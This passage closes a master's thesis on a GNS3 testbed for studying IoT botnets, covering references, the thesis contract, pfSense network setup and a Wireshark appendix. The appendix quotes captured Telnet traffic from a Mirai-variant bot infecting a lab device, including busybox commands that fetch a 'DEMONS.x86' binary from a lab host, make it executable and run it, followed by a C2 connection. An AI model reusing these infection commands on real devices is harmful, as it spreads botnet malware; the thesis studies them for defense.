and documenting the system ensured that DAMOCLES can be recreated and/or expanded in the future. Lastly, a lot of emphasis has been granted to different methods of analysing network traffic and logging the behaviour of botnets. Thus, experimenting with various tools has demonstrated this project's ability to maximise measurability.

As a final step and good measure, we analysed and validated the results of running the envisioned scenario. Therefore, we can conclude that the research question, alongside the associated sub-question, have been fulfilled.

References

- [1] Cobalt. *Cybersecurity statistics 2023*. URL: <https://www.cobalt.io/blog/cybersecurity-statistics-2023>.
- [2] CrowdStrike. *Most common types of cyberattacks*. URL: <https://www.crowdstrike.com/cybersecurity-101/cyberattacks/most-common-types-of-cyberattacks/>.
- [3] Cloudflare. *DDoS threat report for 2023 Q1*. URL: <https://blog.cloudflare.com/ddos-threat-report-2023-q1/>.
- [4] Scrum.org. *What is Scrum?* URL: <https://www.scrum.org/resources/what-is-scrum>.
- [5] Atlassian. *Kanban*. URL: <https://www.atlassian.com/agile/kanban>.
- [6] Charles Sturt University library. *Literature Review: Systematic literature reviews*. URL: <https://libguides.csu.edu.au/review/Systematic>.
- [7] Himanshi Dhayal and Jitender Kumar. “Botnet and P2P Botnet Detection Strategies: A Review”. In: *2018 International Conference on Communication and Signal Processing (ICCSP)*. 2018, pp. 1077–1082. DOI: 10.1109/ICCSP.2018.8524529.
- [8] Adam Beauchaine, Miles Macchiaroli, and Mira Yun. “iBoT: IoT Botnet Testbed”. In: *2021 16th International Conference on Computer Science & Education (ICCSE)*. 2021, pp. 822–827. DOI: 10.1109/ICCSE51940.2021.9569298.
- [9] Nabil Hachem et al. “Botnets: Lifecycle and Taxonomy”. In: *2011 Conference on Network and Information Systems Security*. 2011, pp. 1–8. DOI: 10.1109/SAR-SSI.2011.5931395.
- [10] Ping Wang et al. “A Systematic Study on Peer-to-Peer Botnets”. In: *2009 Proceedings of 18th International Conference on Computer Communications and Networks*. 2009, pp. 1–8. DOI: 10.1109/ICCCN.2009.5235360.
- [11] Ping Wang, Sherri Sparks, and Cliff C. Zou. “An Advanced Hybrid Peer-to-Peer Botnet”. In: *IEEE Transactions on Dependable and Secure Computing* 7.2 (2010), pp. 113–127. DOI: 10.1109/TDSC.2008.35.

-
- [12] Manos Antonakakis et al. "Understanding the Mirai Botnet". In: *26th USENIX Security Symposium (USENIX Security 17)*. Vancouver, BC: USENIX Association, Aug. 2017, pp. 1093–1110. ISBN: 978-1-931971-40-9. URL: <https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/antonakakis>.
- [13] Marios Anagnostopoulos et al. "DNS amplification attack revisited". In: *Computers & Security* 39 (2013), pp. 475–485.
- [14] Meisam Eslahi, Rosli Salleh, and Nor Badrul Anuar. "Bots and botnets: An overview of characteristics, detection and challenges". In: *2012 IEEE International Conference on Control System, Computing and Engineering*. 2012, pp. 349–354. DOI: 10.1109/ICCSCE.2012.6487169.
- [15] Maryam Feily, Alireza Shahrestani, and Sureswaran Ramadass. "A Survey of Botnet and Botnet Detection". In: *2009 Third International Conference on Emerging Security Information, Systems and Technologies*. 2009, pp. 268–273. DOI: 10.1109/SECURWARE.2009.48.
- [16] Sheharbano Khattak et al. "A Taxonomy of Botnet Behavior, Detection, and Defense". In: *IEEE Communications Surveys & Tutorials* 16.2 (2014), pp. 898–924. DOI: 10.1109/SURV.2013.091213.00134.
- [17] Marios Anagnostopoulos, Georgios Kambourakis, and Stefanos Gritzalis. "New facets of mobile botnet: architecture and evaluation". In: *International Journal of Information Security* 15 (2016), pp. 455–473.
- [18] Gernot Vormayr, Tanja Zseby, and Joachim Fabini. "Botnet Communication Patterns". In: *IEEE Communications Surveys & Tutorials* 19.4 (2017), pp. 2768–2796. DOI: 10.1109/COMST.2017.2749442.
- [19] Marios Anagnostopoulos, Stavros Lagos, and Georgios Kambourakis. "Large-scale empirical evaluation of DNS and SSDP amplification attacks". In: *Journal of Information Security and Applications* 66 (2022), p. 103168.
- [20] Georgios Kambourakis et al. *Botnets: Architectures, countermeasures, and challenges*. CRC Press, 2019.
- [21] Marios Anagnostopoulos et al. "Botnet command and control architectures revisited: Tor hidden services and fluxing". In: *Web Information Systems Engineering—WISE 2017: 18th International Conference, Puschino, Russia, October 7-11, 2017, Proceedings, Part II 18*. Springer. 2017, pp. 517–527.
- [22] Constantinos Kolias et al. "DDoS in the IoT: Mirai and other botnets". In: *Computer* 50.7 (2017), pp. 80–84.
- [23] Cloudflare. *Inside the infamous Mirai IoT Botnet: A Retrospective Analysis*. URL: <https://blog.cloudflare.com/inside-mirai-the-infamous-iot-botnet-a-retrospective-analysis/>.

-
- [24] Marios Anagnostopoulos. “Amplification DoS Attacks”. In: *Encyclopedia of Cryptography, Security and Privacy*. Springer, 2020, pp. 1–3.
- [25] N. LY-TRONG; C. DANG-LE-BAO; Q. LE-TRUNG. “Towards a large-scale IoT Emulation Testbed based on Container Technology”. English. In: *2018 IEEE Seventh International Conference on Communications and Electronics (ICCE)*. IEEE, 2018. ISBN: 978-1-5386-3679-4.
- [26] Rasmi-Vlad Mahmoud, Marios Anagnostopoulos, and Jens Myrup Pedersen. “Detecting Cyber Attacks through Measurements: Learnings from a Cyber Range”. In: *IEEE Instrumentation & Measurement Magazine* 25.6 (2022), pp. 31–36.
- [27] Yu-Lun Huang et al. “Security Impacts of Virtualization on a Network Testbed”. In: *2012 IEEE Sixth International Conference on Software Security and Reliability*. 2012, pp. 71–77. DOI: 10.1109/SERE.2012.17.
- [28] Christos Siaterlis, Béla Genge, and Marc Hohenadel. “EPIC: A Testbed for Scientifically Rigorous Cyber-Physical Security Experimentation”. In: *IEEE Transactions on Emerging Topics in Computing* 1.2 (2013), pp. 319–330. DOI: 10.1109/TETC.2013.2287188.
- [29] Maxim Chernyshev et al. “Internet of Things (IoT): Research, Simulators, and Testbeds”. In: *IEEE Internet of Things Journal* 5.3 (2018), pp. 1637–1647. DOI: 10.1109/JIOT.2017.2786639.
- [30] Xabier Sáez-de-Cámara et al. *Gotham Testbed: a Reproducible IoT Testbed for Security Experiments and Dataset Generation*. 2022. DOI: 10.48550/ARXIV.2207.13981. URL: <https://arxiv.org/abs/2207.13981>.
- [31] N. Koroniotis, N. Moustafa, E. Sitnikova, B. Turnbull. “Towards the development of realistic botnet dataset in the Internet of Things for network forensic analytics: Bot-IoT dataset”. In: *Future Generation Computer Systems* 100 (2019), pp. 779–796. DOI: <https://doi.org/10.1016/j.future.2019.05.041>. URL: <https://www.sciencedirect.com/science/article/pii/S0167739X18327687>.
- [32] A. Kumar & T. J. Lim. “A Secure Contained Testbed For Analyzing IoT Botnets”. In: *Arxiv* (2019). DOI: 10.48550/arXiv.1906.07175.
- [33] Adam Beauchaine, Orion Collins, and Mira Yun. “BotsideP2P: A Peer-to-Peer Botnet Testbed”. In: *2021 IEEE 12th Annual Ubiquitous Computing, Electronics & Mobile Communication Conference (UEMCON)*. 2021, pp. 0236–0242. DOI: 10.1109/UEMCON53757.2021.9666641.
- [34] GNS3. *Appliances*. URL: <https://gns3.com/marketplace/appliances>.
- [35] GNS3. *GNS3 Documentation*. URL: <https://docs.gns3.com/docs/>.
- [36] GNS3. *Install GNS3 on a remote server*. URL: <https://docs.gns3.com/docs/getting-started/installation/remote-server/>.

-
- [37] Red Hat. *Cockpit documentation*. URL: <https://cockpit-project.org/documentation.html>.
- [38] © 2022 Electric Sheep Fencing LLC and Rubicon Communications LLC. All Rights Reserved. *pfSense Documentation*. URL: <https://docs.netgate.com/pfsense/en/latest/>.
- [39] Open vSwitch Documentation. *teejee2008/timeshift*. URL: <https://docs.openvswitch.org/en/latest/>.
- [40] *Déjà Dup Backups*. URL: <https://gitlab.gnome.org/World/deja-dup>.
- [41] teejee2008 - Github. *teejee2008/timeshift*. URL: <https://github.com/teejee2008/timeshift>.
- [42] Wireshark Foundation. *Wireshark Docs*. URL: https://www.wireshark.org/docs/wsug_html_chunked/ChapterIntroduction.html#ChIntroWhatIs.
- [43] GNS3 Technologies Inc. *GNS3 API Documentation*. URL: <https://gns3-server.readthedocs.io/en/stable/index.html>.
- [44] GNS3 Technologies Inc. *GNS3 API Documentation - /v2/projects/{project_id}/links*. URL: <https://gns3-server.readthedocs.io/en/stable/api/v2/controller/link/projectsprojectidlinks.html>.
- [45] GNS3 Technologies Inc. *GNS3 API Documentation - /v2/projects/{project_id}/links/{link_id}/start_capture*. URL: <https://gns3-server.readthedocs.io/en/stable/api/v2/controller/link/projectsprojectidlinkslinkidstartcapture.html>.
- [46] Security Onion Solutions. *Security Onion Documentation*. URL: <https://docs.securityonion.net/en/2.3/>.
- [47] Telekom. *T-Pot - The All In One Multi Honeypot Platform*. URL: <https://github.com/telekom-security/tpot>.
- [48] Cowrie - Github. *Cowrie*. URL: <https://github.com/cowrie/cowrie>.
- [49] aelth - Github. *DDoSPot*. URL: <https://github.com/aelth/ddospot>.
- [50] Jerry Gamblin/jgamblin - Github. *Mirai-Source-Code*. URL: <https://github.com/jgamblin/Mirai-Source-Code>.
- [51] Joshua Lee/lejolly - Github. *mirai*. URL: <https://github.com/jgamblin/Mirai-Source-Code>.
- [52] RootSec - Github. *DDOS-RootSec*. URL: <https://github.com/R00tS3c/DDOS-RootSec>.
- [53] Github. *Mirai loader doesnt login*. URL: <https://github.com/cowrie/cowrie/issues/1148c>.

Chapter 9

Appendix

9.1 Appendix A - Thesis Contract

Project Title: Building a dynamic environment to study botnet malware

Starting: 1 September 2022

Deadline: May 2023

ECTS: 50

Courses: Advanced Topics in Cyber Security, Privacy Engineering (elective).

Supervisors: Marios Anagnostopoulos

Project Description: This master thesis focuses on botnet malware analysis, within a dynamic IoT network environment. Specifically, we will investigate the available tools, tactics, techniques, and procedures utilised by bot masters throughout the botnet life-cycle against the said infrastructure. We will develop a custom testbed, emulating various network topologies and attack scenarios. Moreover, our team will explore different botnet malware and employ a variety of tools to carry out attack campaigns. Some of the key areas covered within this thesis will be the implementation and hardening of the testbed environment, as well as capturing and analysing network traffic, as a result of the botnet behaviour. The contribution of this research is to create a reproducible testbed with a relevant dataset for botnet analysis.

Plan for thesis supervisor and lab work: Weekly or bi-weekly meetings with Marios have been agreed on based on the workload. We, Loredana and Nikolaos, will work on a daily basis onsite (in the study hall for Cyber Security on the 3rd floor, at Frederikskaj

12), unless otherwise agreed on in private.

Approved by the supervisor and the Study Board's Head of Studies.


Appendix B - Preliminary Testing


This section will showcase some of our initial experiments in GNS3.

Connect physical devices to the GNS3


In order to connect the physical Pi to the GNS3 emulated topology we follow the steps below:

- We will utilize the Cloud node.
- The Cloud node should not be created to the GNS3 VM, but instead it should be deployed in the local computer. The reason for that is to be able to utilize the physical interfaces of the host machine.






To connect to the physical Pi in the above topology - where the Pi is connected to the hotspot created by the Windows host - we will utilize the Hotspot adapter of the Windows host where the LAN between the host and the Pi is created. The configuration should look like this:



It's crucial to remember to enable the "Show special Ethernet Interfaces" option, so as to add and connect the Hotspot adapter.

- It does not matter in which VMnets the PfSense interfaces are connected. Namely, GNS3 requires host only networks without automatic DHCP settings so as to create bridges between them - a bridge in this context is the ability to share a network connection. Essentially GNS3 bridges all the VMnets together so as to simulate that all the guest reside in the same LAN.
- The Cloud is bridged to the Local Area Connection* 2. Consequently a bridge is created between the other parts of the topology and the physical devices.
- The network configuration of the PfSense VM in VMware is as follows:



Note that the 3rd network adapter is useless, it is there only for testing purposes. Next we manually configure the PfSense firewall, so all its interfaces have the appropriate IP addresses:

```

--- 192.168.137.130 ping statistics ---
3 packets transmitted, 3 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 2.280/208.106/505.613/267.302 ms

Press ENTER to continue.

UMware Virtual Machine - Netgate Device ID: c330d450d0656cfd988e

*** Welcome to pfSense 2.6.0-RELEASE (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4: 192.168.137.43/24
LAN (lan)      -> em1      -> v4: 192.168.1.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option: █

```

For that purpose, we utilized the 2) Set interface(s) IP address option. The WAN interface is used to connect the PfSense router to the Hotspot LAN where the PI is connected.

Interface	IP Address	Physical Address	Type
Interface: 192.168.137.1 --- 0xe	192.168.137.130	9c-bc-f0-58-e2-08	static
	192.168.137.252	ff-ff-ff-ff-ff-ff	static
	224.0.0.22	01-00-5e-00-00-16	static
	224.0.0.251	01-00-5e-00-00-fb	static
	224.0.0.252	01-00-5e-00-00-fc	static
	239.255.255.250	01-00-5e-7f-ff-fa	static
	255.255.255.255	ff-ff-ff-ff-ff-ff	static

On the other hand, for the LAN interface we can set a custom subnet and range of IP addresses. The LAN interface holds the rest of the emulated topology. Finally

we set custom IP addresses to the emulated VPCs. For that purpose we use the `ip <ip_address>/<subnet_mask> default_gateway` command:

```
ip 192.168.1.5/24 192.168.1.1
Checking for duplicate address...
PC2 : 192.168.1.5 255.255.255.0 gateway 192.168.1.1
```


The results of the ping commands to test the emulation are apparent in the following figure:

```
PC2> ping 192.168.137.130

84 bytes from 192.168.137.130 icmp_seq=1 ttl=63 time=16.194 ms
84 bytes from 192.168.137.130 icmp_seq=2 ttl=63 time=33.789 ms
84 bytes from 192.168.137.130 icmp_seq=3 ttl=63 time=11.131 ms
84 bytes from 192.168.137.130 icmp_seq=4 ttl=63 time=24.942 ms
84 bytes from 192.168.137.130 icmp_seq=5 ttl=63 time=21.924 ms
```

Useful Commands

To find the IP address of a VPC in GNS3 we use the `show ip` command:



```
PC3
Welcome to Virtual PC Simulator, version 0.8.2
Dedicated to Daling.
Build time: Aug 23 2021 11:15:00
Copyright (c) 2007-2015, Paul Meng (mirnshi@gmail.com)
All rights reserved.

VPCS is free software, distributed under the terms of the "BSD" licence.
Source code and license can be found at vpcs.sf.net.
For more information, please visit wiki.freecode.com.cn.

Press '?' to get help.

Executing the startup file


PC3> show ip
NAME       : PC3[1]
IP/MASK    : 0.0.0.0/0
GATEWAY    : 0.0.0.0
DNS        :
MAC        : 00:50:79:66:68:02
LPORT     : 20010
RHOST:PORT : 127.0.0.1:20011
MTU        : 1500

PC3>
```


- To set the IPs of VPCs use the following command: `ip <ip_address>/<subnet_mask> default_gateway` command

Issues - Troubleshooting

- Bridge mode breaks the Virtual Network Adapters → Use bridges to connect everything together though!!!
- Use the Cloud node to connect the emulated topology with physical devices.
- Bridged VMnets are not able to be used in GNS3
- REMEMBER!!: Do not assign automatic DHCP settings in the VMnets:



That way the VMs are not IP depended to any VMnet. As such GNS3 can create bridges between the VMnets specified in the VMware preferences of GNS3.



- The PfSense router needs manual assignment for both the WAN and LAN interfaces. The interfaces can be connected to any VMnet configured by GNS3.
- A single switch was not able to connect the Pi with the emulated VPCs.

Appendix C - Wireshark

These are a few examples of useful information gathered from Wireshark. The first two figures represent Telnet traffic in plain text, which makes following the communication easy. The third picture represents a snippet of a DDoS attack.

```

ensystem
linuxshell
shell
sh
>/tmp/.misa && cd /tmp/
>/var/.misa && cd /var/
>/dev/.misa && cd /dev/
>/mnt/.misa && cd /mnt/
>/var/run/.misa && cd /var/run/
>/var/tmp/.misa && cd /var/tmp/
>/.misa && cd /
>/dev/netslink/.misa && cd /dev/netslink/
>/dev/shm/.misa && cd /dev/shm/
>/bin/.misa && cd /bin/
>/etc/.misa && cd /etc/
>/boot/.misa && cd /boot/
>/usr/.misa && cd /usr/
/bin/busybox rm -rf DEMONS-U790L DEMONS-9Y8G6
/bin/busybox cp /bin/busybox DEMONS-U790L; >DEMONS-U790L; /bin/busybox chmod 777 DEMONS-U790L; /bin/busybox DEMONS
able
-ash: enable: not found
voneibeland-alpine-machine-13:~$ system
-ash: system: not found
voneibeland-alpine-machine-13:~$ linuxshell
-ash: linuxshell: not found
voneibeland-alpine-machine-13:~$ shell
-ash: shell: not found
voneibeland-alpine-machine-13:~$ sh
~ $ >/tmp/.misa && cd /tmp/
/tmp $ >/var/.misa && cd /var/
/var $ >/dev/.misa && cd /dev/
sh: can't create /dev/.misa: Permission denied
/var $ >/mnt/.misa && cd /mnt/
/mnt $ >/var/run/.misa && cd /var/run/
/var/run $ >/var/tmp/.misa && cd /var/tmp/
/var/tmp $ >/.misa && cd /
sh: can't create /.misa: Permission denied
/var/tmp $ >/dev/netslink/.misa && cd /dev/netslink/
sh: can't create /dev/netslink/.misa: nonexistent directory
/var/tmp $ >/dev/shm/.misa && cd /dev/shm/
/dev/shm $ >/bin/.misa && cd /bin/
/bin $ >/etc/.misa && cd /etc/
/etc $ >/boot/.misa && cd /boot/
sh: can't create /boot/.misa: nonexistent directory
/etc $ >/usr/.misa && cd /usr/
/usr $ /bin/busybox rm -rf DEMONS-U790L DEMONS-9Y8G6
/usr $ /bin/busybox cp /bin/busybox DEMONS-U790L; >DEMONS-U790L; /bin/busybox ch
mod 777 DEMONS-U790L; /bin/busybox DEMONS
DEMONS: applet not found
/usr $ ./bin/busybox head /bin/busybox || while read i; do echo $i; done < /bin/busybox
/bin/bin/busybox DEMONS
/busybox head /bin/busybox || while read i; do echo $i; done < /bin/b
busybox

```

Figure 9.1: Telnet traffic (1)

```

.....
/usr $ /bin/busybox DEMONS
DEMONS: applet not found
/usr $ ./[6n/bin/busybox wget; /bin/busybox tftp; /bin/busybox DEMONS
/bin/busybox wget; /bin/busybox tftp; /bin/busybox DEMONS
BusyBox v1.36.0 (2023-05-05 06:41:49 UTC) multi-call binary.

Usage: wget [-cqS] [--spider] [-O FILE] [-o LOGFILE] [--header STR]
        [--post-data STR | --post-file FILE] [-Y on/off]
        [-P DIR] [-U AGENT] [-T SEC] URL...

Retrieve files via HTTP or FTP

--spider      Only check URL existence: $? is 0 if exists
--header STR  Add STR (of form 'header: value') to headers
--post-data STR Send STR using POST method
--post-file FILE      Send FILE using POST method
-c            Continue retrieval of aborted transfer
-q           Quiet
-P DIR       Save to DIR (default .)
-S           Show server response
-T SEC       Network read timeout is SEC seconds
-O FILE      Save to FILE ('-' for stdout)
-o LOGFILE   Log messages to FILE
-U STR       Use STR for User-Agent header
-Y on/off    Use proxy

tftp: applet not found
DEMONS: applet not found
/usr $ ./[6n/bin/busybox wget http://192.168.102.102:80/bins/DEMONS.x86 -O - > DEMONS-l
/bin/busybox wget http://192.168.102.102:80/bins/DEMONS.x86 -O - > DEMONS

-U790L; /bin/busybox chmod 777 DEMONS-U790L; /bin/busybox DEMONS
Connecting to 192.168.102.102:80 (192.168.102.102:80)
writing to stdout

-          100% |*****| 43804 0:00:00 ETA
written to stdout
DEMONS: applet not found
doas ./DEMONS-U790L telnet; doas /bin/busybox BOTNET
/usr $ ./[6ndoas ./DEMONS-U790L telnet; doas /bin/busybox BOTNET
Connected To CNC.
BOTNET: applet not found
/usr $ ./[6n/bin/busybox rm -rf DEMONS-9Y8G6; >DEMONS-U790L; /bin/busybox DEMONS
/bin/busybox rm -rf DEMONS-9Y8G6; >DEMONS-U790L; /bin/busybox DEMONS
sh: can't create DEMONS-U790L: Text file busy
DEMONS: applet not found
/usr $ ./[6n

```

Figure 9.2: Telnet traffic (2)

597348	457.876199	192.168.102.30	172.20.10.3	NTP	54499	123	554	NTP Version 4, symmetric passive
597349	457.876203	192.168.102.30	172.20.10.3	NTP	54499	123	554	reserved, private, Response, AUTHINFO
597350	457.876207	56:88:40:f7:19:a3	Broadcast	ARP			42	Who has 192.168.102.239? Tell 192.168.102.30
597351	457.876210	56:88:40:f7:19:a3	Broadcast	ARP			42	Who has 192.168.102.57? Tell 192.168.102.30
